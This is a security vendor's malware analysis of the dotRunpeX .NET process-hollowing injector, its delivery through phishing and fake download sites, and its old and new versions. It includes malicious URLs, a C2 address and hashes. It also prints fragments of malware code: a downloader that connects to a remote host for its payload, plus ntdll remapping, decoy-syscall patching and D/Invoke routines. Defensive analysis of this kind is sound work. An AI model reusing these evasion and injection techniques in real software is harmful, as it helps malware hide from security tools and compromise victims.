
DotRunpeX – demystifying new virtualized .NET injector used in the wild

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Highlights:

- Check Point Research (CPR) provides an in-depth analysis of the dotRunpeX injector and its relation to the older version
- DotRunpeX is protected by virtualization (a customized version of KoiVM) and obfuscation (ConfuserEx) both were defeated
- Investigation shows that dotRunpeX is used in the wild to deliver numerous known malware families
- Commonly distributed via phishing emails as malicious attachments and websites masquerading as regular program utilities
- We confirmed and detailed the malicious use of a vulnerable process explorer driver to disable the functionality of Anti-Malware services
- CPR introduces several PoC techniques that were approved to be effective for reverse engineering protected or virtualized dotnet code

Introduction

During the past few months, we have been monitoring the dotRunpeX malware, its usage in the wild, and infection vectors related to dozens of campaigns. The monitoring showed that this new dotnet injector is still evolving and in high development. We uncovered several different methods of distribution where in all cases, the dotRunpeX was a part of the second-stage infection. This new threat is used to deliver numerous different malware families, primarily related to stealers, RATs, loaders, and downloaders.

The oldest sample related to the new version of dotRunpeX is dated **2022-10-17**. The first <u>public information</u> about this threat is dated **2022-10-26**.

The main subject of this research is an in-depth analysis of both versions of the dotRunpeX injector, focusing on interesting techniques, similarities between them, and an introduction to the PoC technique used to analyze a new version of dotRunpeX as it is being delivered virtualized by a customized version of <u>KoiVM .NET protector</u>.


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
DotRunpeX is a new injector written in .NET using the Process Hollowing technique and used to infect systems with a variety of known malware families. Although this injector is new, there are some connections to its older version sharing some similarities. The name of this injector is based on its version information which is the same for both dotRunpeX versions, consistent across all samples we analyzed and containing ProductName – RunpeX.Stub.Framework.

While we have been monitoring this threat, we spotted a few publicly shared pieces of information, mainly by independent researchers, that were related to the functionality of dotRunpeX but misattributed to a different well-known malware family.

We are aware of a <u>publication</u> about one campaign delivering this threat, but our findings and conclusions based on the report below slightly differ. By monitoring this threat for a few months, we got enough information to differentiate the first-stage loaders from the second stage (*dotRunpeX*) with no signs of the relation between them. We revealed the connections to its older version, the distribution of numerous malware families, and several different techniques used as a vector of infection.

Among the variety of downloaders and cryptocurrency stealers, we spotted these known malware families delivered by dotRunpeX:





From the timeline perspective, based on the compilation timestamps of dotRunpeX samples that did not appear to be altered, this new threat became popular mainly during November 2022 and January 2023. What could be just an interesting coincidence or just some kind of sign of attackers waiting under the Christmas tree is that we did not see a lot of samples compiled during December 2022.




Figure 2: DotRunpeX Timeline – Compilation Timestamps

Vector of infection

DotRunpeX injector commonly comes as a second stage of the original infection. The typical first stages are very different variants of .NET loaders/downloaders. The first-stage loaders are primarily being delivered via phishing emails as malicious attachments (usually as a part of ".iso", ".img", ".zip", and ".7z") or via websites masquerading as regular program utilities. Apart from the most common infection vectors, the customers of dotRunpeX are not ashamed to abuse Google Ads or even target other potential attackers via trojanized malware builders.

Example phishing email Transaction Advice 502833272391_RPY - 29/10/2022 delivering the first stage loader as a part of malicious ".7z" attachment that results in loading of dotRunpeX (SHA256: "457cfd6222266941360fdbe36742486ee12419c95f1d7d350243e795de28200e").

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Figure 3: Phishing email "Transaction Advice 502833272391_RPY - 29/10/2022"

Example phishing websites – masquerading regular program utilities (Galaxy Swapper, OBS Studio, Onion Browser, Brave Wallet, LastPass, AnyDesk, MSI Afterburner) and delivering the first stage loaders that result in dotRunpeX infection in a part of the second stage.

Website masquerading as Galaxy Swapper: https://www.galaxyswapper[.]ru/




Figure 4: Google search for the utility Galaxy Swapper leads to "https://www.galaxyswapper[.]ru/" Download redirects

to https://gitlab[.]com/forhost1232/galaxyv19.11.14/-/raw/main/GalaxyV19.11.14.zip.




Figure 5: Download button on "https://www.galaxyswapper[.]ru/" redirects to a trojanized program Website masquerading as LastPass Password Manager: http://lastpass[.]shop/en/

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Figure 6: Website "http://lastpass[.]shop/en/" masquerading as LastPass Password Manager The fake website of LastPass Password Manager was already down at the time of the investigation. Still, we can confirm that the fake software was downloaded from the "*Final*

URL" https://gitlab[.]com/forhost1232/lastpassinstaller/-/raw/main/LastPassInstaller.zip.

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Last Submission	2023-01-12 16:29:10 UTC
Last Analysis	2023-01-12 16:29:10 UTC

HTTP Response (i)

Final URL

https://gitlab.com/forhost1232/lastpassinstaller/-/raw/main/LastPassInstaller.zip (Search URL)

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Serving IP Address
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104.21.18.79

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Status Code
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200

Figure 7: Download button on "http://lastpass[.]shop/en/" redirects to a trojanized program

The GitLab page https://gitlab[.]com/forhost1232 contained dozens of programs trojanized by dotRunpeX malware.

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Figure 8: Dozens of trojanized programs on GitLab repository "https://gitlab[.]com/forhost1232"

All of the trojanized programs on the previously mentioned GitLab page contain the main .NET application enlarged with an overlay to avoid scanning with sandboxes very likely.

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Figure 9: Examples of trojanized programs served by the GitLab repository "https://gitlab[.]com/forhost1232" The mentioned .NET applications with overlay are the typical first stages, behaving as dotnet loaders with simple obfuscation. These different variants of loaders use reflection to load the dotRunpeX injector in the second stage. Some of them are very simple, and some are more advanced.

Simple first-stage loader (direct usage of method System.Reflection.Assembly.Load()):




Figure 10: Simple first-stage loader

An example of a more advanced first-stage loader (using AMSI Bypass and DynamicMethod to load and execute the second stage via reflection) can be seen below. The advantage of this kind of advanced loader is that there is no direct reference to System.Reflection.Assembly.Load() method so it could possibly avoid detection of engines relying on static parsing of .NET metadata.




Figure 11: More advanced first-stage loader using AMSI bypass and DynamicMethod Deobfuscated form of the latter one could be seen in the picture below:



Figure 12: A deobfuscated form of a more advanced first-stage loader

Programmatic way of second-stage extraction (dotRunpeX stage) from these kinds of loaders could be simply implemented using <u>AsmResolver</u> and <u>reflection</u> as shown below.

Extract_Field_Decrypt_Payload.ps1 > ...

1	[Reflection.Assembly]::LoadFrom("C:\Extractor\net6.0\AsmResolver.PE.dll") Out-Null								
2	[Reflection.Assembly]::LoadFrom("C:\Extractor\net6.0\AsmResolver.DotNet.dll") Out-Null								
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4	<pre>\$moduleDef = [AsmResolver.DotNet.ModuleDefinition]::FromFile("C:\Extractor\sample.exe")</pre>								
5	<pre>\$field = \$moduleDef.GetAllTypes().Where{\$.Fullname -eq "<privateimplementationdetails>"}.fields[0]</privateimplementationdetails></pre>								
6	<pre>\$encryptedStage = \$field.FieldRva.Data</pre>								
7									
8	<pre>\$assembly = [Reflection.Assembly]::LoadFile("C:\Extractor\sample.exe")</pre>								
9	<pre>\$decryptionMethod = \$assembly.Modules[0].ResolveMethod(0x060000B8)</pre>								
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Figure 13: Extraction of dotRunpeX from first-stage loader using AsmResolver and reflection Important to note that those examples of phishing websites leading to the GitLab page were related to just one campaign where the dotRunpeX injector was always responsible for injecting Redline malware with C2 – 77.73.134.2.

In addition to the most common vectors of infection mentioned earlier, we observed quite an interesting case of infection vector, where a customer of dotRunpeX was probably bored enough to target ordinary victims and decided to target other potential attackers. Something that is supposed to be a Redline

builder Redline_20_2_crack.rar (SHA256:

"0e40e504c05c30a7987785996e2542c332100ae7ecf9f67ebe3c24ad2468527c") was trojanized with a downloader that uses a reflection to load dotRunpeX as a hidden "*added feature*" of the builder.

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Figure 14: Folder structure of trojanized Redline builder

It turned out that during the building process of the Redline, configured to your needs, one will also get another Redline sample, probably the one that you didn't desire, as a gift embedded in the dotRunpeX.

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23	uint oldProtect;						
24	Acti7n.VirtualProtect(var7, (UIntPtr)((IntPtr)var3.Length), 64U, out oldProtect);						
25	Marshal.Copy(var3, 0, var7, var3.Lengt	Marshal.Copy(var3, 0, var7, var3.Length);					
26	uint num;						
27	Acti7n.VirtualProtect(var7, (UIntPtr)(<pre>(IntPtr)var3.Length), oldProtect, out num);</pre>					
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30	TcpClient tcpClient2 = var8;						
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32	<pre>byte[] array5 = await Acti7n.Elderl3(net)</pre>	ew string[] { "5xaPXvY+hmWl9Img75niZw==" });					
33	<pre>string text3 = await Acti7n.Gif9(impres)</pre>	ssi2n3. <mark>Dea9</mark> (array5));					
34	<pre>tcpClient2.Connect(text3, 6666);</pre>						
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🔗 text7		"get_EntryPoint"					
👂 🤣 typeFromHand	le3	{Name = "MethodBase" FullName = "System.Reflection.MethodBase"}					
🔗 text8		"Invoke"					

Figure 15: Downloader that uses a reflection to load dotRunpeX delivering another Redline malware

Technical Analysis: Highlights

The old version of dotRunpeX:

- · Using custom obfuscation only obfuscations of names
- Configurable but limited (target for payload injection, elevation + UAC Bypass, XOR key for payload decryption)

- Only one UAC Bypass technique
- Using simple XOR to decrypt the main payload to be injected
- Using <u>D/Invoke</u> similar technique to call native code (based on using <u>GetDelegateForFunctionPointer()</u>) but using decoy syscall routine
- Using D/Invoke for remapping of "ntdll.dll"

The new version of dotRunpeX:

- Protected by a customized version of the KoiVM virtualizer
- Highly configurable (disabling Anti-Malware services, Anti-VM, Anti-Sandbox, persistence settings, key for payload decryption, UAC bypass methods)
- More UAC Bypass techniques
- Using simple XOR to decrypt the main payload to be injected (omitted in the latest developed versions)
- Abusing procexp driver (Sysinternals) to kill protected processes (Anti-Malware services)
- Signs of being Russian based procexp driver name Mucyc.sys translated as "jesus.sys"

Similarities between both versions:

- 64-bit executable files ".exe" written in .NET
- · Used to inject several different malware families
- Using simple XOR to decrypt the main payload to be injected
- Possible usage of the same UAC bypass technique (the new version of dotRunpeX has more techniques available)




Figure 16: UAC bypass technique

Using the same version information

```
1 VERSIONINFO
FILEVERSION 1,0,0,0
PRODUCTVERSION 1,0,0,0
FILEOS 0x4
FILETYPE 0x1
{
BLOCK "StringFileInfo"
{
          BLOCK "000004b0"
          {
                    VALUE "Comments", ""
                   VALUE "CompanyName", ""
                   VALUE "FileDescription", "RunpeX.Stub.Framework"
                    VALUE "FileVersion", "1.0.0.0"
                   VALUE "InternalName", "RunpeX.Stub.Framework.exe" Figure 17: DotRunpeX version information VALUE "LegalCopyright", "Copyright \xA9 2022"
                   VALUE "LegalTrademarks", ""
VALUE "OriginalFilename", "RunpeX.Stub.Framework.exe"
                   VALUE "ProductName", "RunpeX.Stub.Framework"
VALUE "ProductVersion", "1.0.0.0"
                    VALUE "Assembly Version", "1.0.0.0"
          }
}
BLOCK "VarFileInfo"
{
          VALUE "Translation", 0x0000 0x04B0
```

```
}
}
```

Using the same .NET resource name **BIDEN_HARRIS_PERFECT_ASSHOLE** to hold the encrypted payload to be injected




Figure 18: Dotnet resource name of new version vs. old version

- Using the same code injection technique Process Hollowing
- · Using the same structured class for definitions of Native delegates




Figure 19: The same structured class for definitions of Native delegates

Full technical analysis – old version of dotRunpeX

For the analysis of the older version of dotRunpeX, sample SHA256:

"65cac67ed2a084beff373d6aba6f914b8cba0caceda254a857def1df12f5154b" was used. This sample is a 64-bit executable file ".exe" written in .NET, implementing custom obfuscation - only obfuscations of names. The version information is consistent across all samples we analyzed, and we can notice the ProductName -

RunpeX.Stub.Framework that could be some kind of first hint that we are dealing with a dotnet injector.

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BLOCK	'StringFileInfo"	File type		Entry p	oint		Base ad	ldress		Demangle
٤	BLOCK "000004b0"	PE64		0000	00000400000	> Disas	sm 00000	00000400000	Memory map	
	{ VALUE "Comments", ""	File info	MIME	Hash	Strings	Signatures	Hex	Entropy	VirusTotal	
	VALUE "CompanyName", "" VALUE "FileDescription", "RunpeX.Stub.Framework"	PE		Export	Import	Resources	.NET	TLS	Overlay	
	VALUE "FileVersion", "1.0.0.0" VALUE "InternalName", "RunpeX.Stub.Framework.exe"	Sections	Time da	ite stamp	Size of image			Resources		
	VALUE "LegalCopyright", "Copyright \xA9 2022"	0002	> 2022-	10-01 06:44:31	0007e00	DO		Manifest	Version	
	VALUE "LegalTrademarks", "" VALUE "OriginalFilename", "RunpeX.Stub.Framework.exe"	Scan				ndianness N	Mode Arc	hitecture	Туре	
	VALUE "ProductName", "RunpeX.Stub.Framework"	Automatic				LE 64	4-bit A	MD64	GUI	
	VALUE "ProductVersion", "1.0.0.0" VALUE "Assembly Version", "1.0.0.0"	▼ PE64								Shortcuts
}	}		y: .NET(v4.0.303 : Microsoft Link	(19)[-] er(48.0)[GUI64]					S ? S ?	Options
BLOCK	'VarFieInfo"	Signatures	Recursive s	can 📕 Deep sca	n 📃 Heuristic so	can 📕 Verbose			Scan	About
{	VALUE "Translation", 0x0000 0x04B0	Directory	100%	>	Log /	All types		115 msec	Scan	Exit

Figure 20: Consistent version information of the old dotRunpeX version

For simplicity, we partly deobfuscated the names of methods, their arguments, and local variables. Right in the Main() method, we can see simple XOR decryption of the resource BIDEN_HARRIS_PERFECT_ASSHOLE that contains an encrypted payload to be injected. The resource name was consistent across all samples we analyzed.

	61 62 63	<pre>// Token: 0x06000008 RID: 11 RVA: 0x000020F4 File Offset: 0x000002F4 public static byte[] XorDecrypt(byte[] data, string key)</pre>
O Type References O Table References D Table References Besources	64 65	<pre>{ return data.Select((byte x, int i) => (byte)(key[i % key.Length] ^ (char)x)).ToArray<byte>(); }</byte></pre>
ns3.Resources.resources BIDEN_HARRIS_PERFECT_ASSHOLE		// Token: 0x0600000C RID: 12 RVA: 0x00002128 File Offset: 0x00000328
▷ { } - ▲ { } Injector ▶ 9g Program @02000002	68 69 70	public static void Main() { definition of the second state of
▷ { } ns1 ▷ { } ns2		<pre>byte[] array = Program.XorDecrypt(Resources.BIDEN_HARRIS_PERFECT_ASSHOLE, "Co7troversial"); Program.Inject("C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\CasPol.exe", array);</pre>
♦ { } ns3 ♦ { } UACBypass	73	

Figure 21: The main method leads to simple XOR decryption of the embedded payload

We can also see the namespace UACBypass with the class name UAC. This class implements UAC (User Account *Control*) bypass method, but it is not configured to use in this sample.




Figure 22: UAC bypass method

Method Inject() is implementing a code injection technique called "*Process Hollowing*". We can notice spawning a process in a suspended state right in the picture below.



Figure 23: Creation of suspended process as a part of the Process Hollowing technique This technique is nothing new in the world of malware development. Still, there is something interesting we can immediately spot once we check <u>P/Invoke</u> (technology that allows access to structs, callbacks, and functions in unmanaged libraries from managed code) defined methods of this sample. These methods can be seen in the ImplMap table, which is a part of .NET metadata.

RID	Token	Offset	MappingFlags	MemberForward	ImportName	ImportScope	Info
1	0x1C000001	0x00077912	0x100	3	0xB10	1	VirtualProtect
2	0x1C000002	0x0007791A	0x101	5	0xC1B	1	VirtualAllocEx
3	0x1C000003	0x00077922	0x106	7	0xA32	1	CreateProcess
4	0x1C000004	0x0007792A	0x100	9	0x255	1	CreateRemoteThread
5	0x1C000005	0x00077932	0x100	OxB	0xBE9	1	Wow64SetThreadContext
6	0x1C000006	0x0007793A	0x100	0xD	0xBD3	1	Wow64GetThreadContext
7	0x1C000007	0x00077942	0x142	0xF	0xC9E	2	LoadLibrary
8	0x1C000008	0x0007794A	0x100	0x11	OxBFF	1	GetConsoleWindow
9	0x1C000009	0x00077952	0x100	0x13	0xC10	3	ShowWindow
10	0x1C00000A	0x0007795A	0x143	0x69	0xA75	2	GetProcAddress
11	0x1C00000B	0x00077962	0x100	0x6B	0x576	4	RtlInitUnicodeString

Figure 24: The ImplMap table – the old version of the dotRunpeX

Certain WIN APIs or NT APIs must be used to perform the **Process Hollowing** technique. And as we saw in the ImplMap table, some of the most crucial APIs are missing. To be more specific, we cannot see any APIs related to unmapping and writing to remote process memory. The reason behind this is the usage of the <u>D/Invoke</u> framework to call certain NT API routines that could usually trigger attention.

D/Invoke contains powerful primitives that may be combined intelligently to dynamically invoke unmanaged code from disk or memory with careful precision. It relies on the usage of the dotnet method GetDelegateForFunctionPointer() and corresponding delegates definitions.

In this case, NT APIs zw0penSection, ZwMapViewOfSection, ZwUnmapViewOfSection, NtClose,

NtWriteVirtualMemory, NtResumeThread, and RtlMoveMemory are implemented via D/Invoke. The corresponding definitions of delegates can be seen below.



Figure 25: The class for definitions of Native delegates


What is even more interesting, 4 NT APIs

(ZwUnmapViewOfSection, NtWriteVirtualMemory, NtResumeThread, RtlMoveMemory) implemented via D/Invoke are using something that could be considered as an added PoC technique and is not a part of the original D/Invoke framework – **syscall patching**. For example, we can check how NtWriteVirtualMemory invocations are implemented via a method called CallNtWriteVirtualMemory().



Figure 26: Example of D/Invoke implementation that leads to syscall patching

First, what we can see is an altered usage of the D/Invoke framework in the method MapDllandGetProcAddress(). Each time this method is invoked, it will remap the specified library and obtain the desired function's address. Before returning the address of the desired function, pointer arithmetic is used to move the pointer by 4 bytes so it points to the address of the syscall number. In this case, the "*ntdll.dll*" module gets remapped, returning the address of the NT API routine NtWriteVirtualMemory altered by 4 bytes offset.



NtWriteVirtualMemory address altered by 4 bytes offset points to its syscall number

The remapping of the module is used as an AV-evasion and Anti-Debug technique, as it results in unhooking and removing all set software breakpoints. The obtaining address of a certain native function is implemented via typical D/Invoke implementation – DynGetProcAddress(), which is responsible for in-memory parsing of the PE structure to find the address of the specified routine.

```
public unsafe static IntPtr DynGetProcAddress(IntPtr moduleBase, string functionName)
   byte[] array = new byte[2];
   Marshal.Copy(moduleBase, array, 0, 2);
    string @string = Encoding.UTF8.GetString(array);
    IntPtr intPtr;
   if (@string != "MZ")
        intPtr = IntPtr.Zero;
    }
        int num = Marshal.ReadInt32(moduleBase, 60);
        int num2 = Marshal.ReadInt32(moduleBase + num + 24 + 112 + 0);
        int num3 = Marshal.ReadInt32(moduleBase + num2 + 28);
        int num4 = Marshal.ReadInt32(moduleBase + num2 + 32);
        int num5 = Marshal.ReadInt32(moduleBase + num2 + 36);
        int num6 = Marshal.ReadInt32(moduleBase + num2 + 24);
        uint* ptr = (uint*)(void*)(moduleBase + num3);
        uint* ptr2 = (uint*)(void*)(moduleBase + num4);
        ushort* ptr3 = (ushort*)(void*)(moduleBase + num5);
        for (int i = 0; i < num6; i++)
            string text = Marshal.PtrToStringAnsi(moduleBase + (int)ptr2[i]);
           if (text == functionName)
                return moduleBase + (int)ptr[ptr3[i]];
            }
        intPtr = IntPtr.Zero;
   return intPtr;
```

Figure 29: Typical in-memory parsing of the PE structure implemented via D/Invoke

Now back to the exciting part. As we can see in this case, DynGetProcAddress() is also used to find the address of NT API NtAddBootEntry, and we can call it a decoy routine. The decoy routine address will be used for syscall patching.

Call	NtWriteVi	tualMemory(IntPtr, IntPtr, b ×
	7	<pre>short num = Teacler.MapDllandGetProcAddress("ntdll.dll", "NtWriteVirtualMemory");</pre>
		<pre>TypedReference typedReference =makeref(num);</pre>
		<pre>IntPtr intPtr = Teac1er.DynGetProcAddress(Teac1er.GetModuleBase("ntdll.dll"), "NtAddBootEntry");</pre>
		bool flag;
	11	<pre>if (intPtr == IntPtr.Zero)</pre>
	12	(
		flag = false;
	14	}
		else
		{
		uint num2;
	18	Program.VirtualProtect(intPtr, 0x1024U, 0x40U, out num2);
	19	<pre>Marshal.Copy(*(IntPtr*)(&typedReference), Program.SyscallStub, 1, 2);</pre>
		Marshal.Copy(intPtr, array, 0, array.Length);
	21	Marshal.Copy(Program.SyscallStub, 0, intPtr, Program.SyscallStub.Length);
	22	uint num3;
		<pre>Program.VirtualProtect(intPtr, 0x1024U, num2, out num3);</pre>
Syse	callStub : b	yte[] ×
		// Injector.Program
		// Token: 0x04000001 RID: 1
		private static byte[] SyscallStub = new byte[]
		<pre>c</pre>
		0xB8, 0, 0, 0, 0x4C, 0x8B, 0xD1, 0xF, 5,
		ØxC3
		};

Figure 30: Decoy routine NtAddBootEntry used for syscall patching

- Getting the address of the NtWriteVirtualMemory routine altered by 4 bytes offset (address of syscall number)
- Getting the address of the decoy routine NtAddBootEntry
- Copying 2 bytes from the altered address of NtWriteVirtualMemory (even though the syscall number is **DWORD**, these 2 bytes are enough and represent the syscall number of NtWriteVirtualMemory) to byte field SyscallStub (this field contains syscall stub code)
- Patching address of NtAddBootEntry with byte field SyscallStub

Disassembling the default value of the SyscallStub makes it even more apparent why exactly 2 bytes are getting replaced with bytes from the altered address of the NtWriteVirtualMemory routine. These 2 bytes represent the syscall number of certain real function to be called.

PS C:\rizin	\bin >	.\rz-asm.exe -a x86 -b	64 -D "B800000004C8BD10F05C3"
0x00000000	5	b80000000	mov eax, O
0x00000005	3	4c8bd1	mov r10, rcx
0x00000008	2	0f05	syscall
0x0000000a	1	c3	ret

Figure 31: Disassembling the default value of the byte field SyscallStub

Simply said, once the NtWriteVirtualMemory function is called, the only thing we will see from user mode will be an invocation of NtAddBootEntry.

We can use **WinDbg** "*kernel mode debugging*" to verify the mentioned execution flow. We can see that NT API NtAddBootEntry with the original syscall number 0x6a (on our target system) is used as a patched decoy routine. In the case where NtWriteVirtualMemory needs to be called, the syscall number of the decoy routine is patched with syscall number 0x3a (NtWriteVirtualMemory syscall number on our target system) and gets called.

Command X		Ŧ	Disassembly X			
1: kd> .shell -ci "lst" findstr /i "NtAddBootEntry NtWriteVirtualMemory" 03a: fffff805344de950 ntlNtWriteVirtualMemory 06a: fffff8053474e660 ntlNtAddBootEntry .shell: Process exited			Address: @Sscopeip voide/TTU acaeeda.ss utitaaaoooooooooo NOp uwuru ptr. [raxirax] ntdll]NtAddBootEntry:			
1: kd> lps *** WARNING: Unable to verify checksum for 65cac67ed2a084beff373d6aba6f914b8c	cba0cace	eda254a8	00007ffb_aGaeda40 bB3a000000 mov eax, 3Ah 00007ffb_aGaeda45 dcBub mov r10, rcx 00007ffb_aGaeda45 rct 00007ffb_aGaeda45 rct 00007ffb_aGaeda45 rct 00007ffb_aGaeda45 rct 00007ffb_aGaeda46 rct prover prover 00007ffb_aGaeda46 prover prover prover 00007ffb_aGaeda46 prover prover prover 00007ffb_aGaeda50 prover prover prover 000007ffb_aGaeda52 prover prover prover 000007ffb_aGaeda52 prover prover prover 000007ffb_aGaeda52 prover prover prover 000007ffb_aGaeda52 prover prover prover prover	11 (7ffbad 5 (7ffbad	5aeda51) 5aeda55)	
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csrss.exe	612	13	ntdliTppWorkerThread		13:42 27.01.2023	
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fontdrvhost.exe	920	5	dr!HelperCanary::ThreadProc		13:42 27.01.2023	
dwm.exe	816	22	dr!Thread::intermediateThreadProc	1468 17:1	13:42 27.01.2023	-
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VBox Tray.exe	788	11				=
🖻 dnSpy.exe	5148	46	# Name			
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CasPol.exe	984	1	1 ntlKSystemServiceCopyEnd+0x25			
GoogleCrashHandler.exe	4580	3	2 ntdliNtAddBootEntry+0xa			
GoogleCrashHandler64.exe	4600	3	3 0x00007ffb24ddcf32			
AcroRd32.exe	5740	0				

Figure 32: WinDbg "kernel mode debugging" shows the execution flow caused by syscall patching

Full technical analysis – new version of dotRunpeX

For the analysis of the new version of dotRunpeX, sample SHA256:

"44a11146173db0663a23787bffbb120f3955bc33e60e73ecc798953e9b34b2f2" was used. This sample is a 64-bit executable file ".exe" written in .NET, protected by <u>KoiVM</u>. The version information is the same as in the case of an older version of dotRunpeX and is consistent across all samples we analyzed. We can notice the ProductName – RunpeX.Stub.Framework again.

1 VERSIONINFO FILEVERSION 1,0,0,0 PRODUCTVERSION 1,0,0,0 FILEOS 0x4 FILETVPE 0x1	Detect It Easy v3.06 [Wi File name	ndows 10 Version 2009](x86_64) (44a11146173db0663a23787bffbb12	20f3955bc33e60e73ecc798953e9b34b2f2	-	□ ×
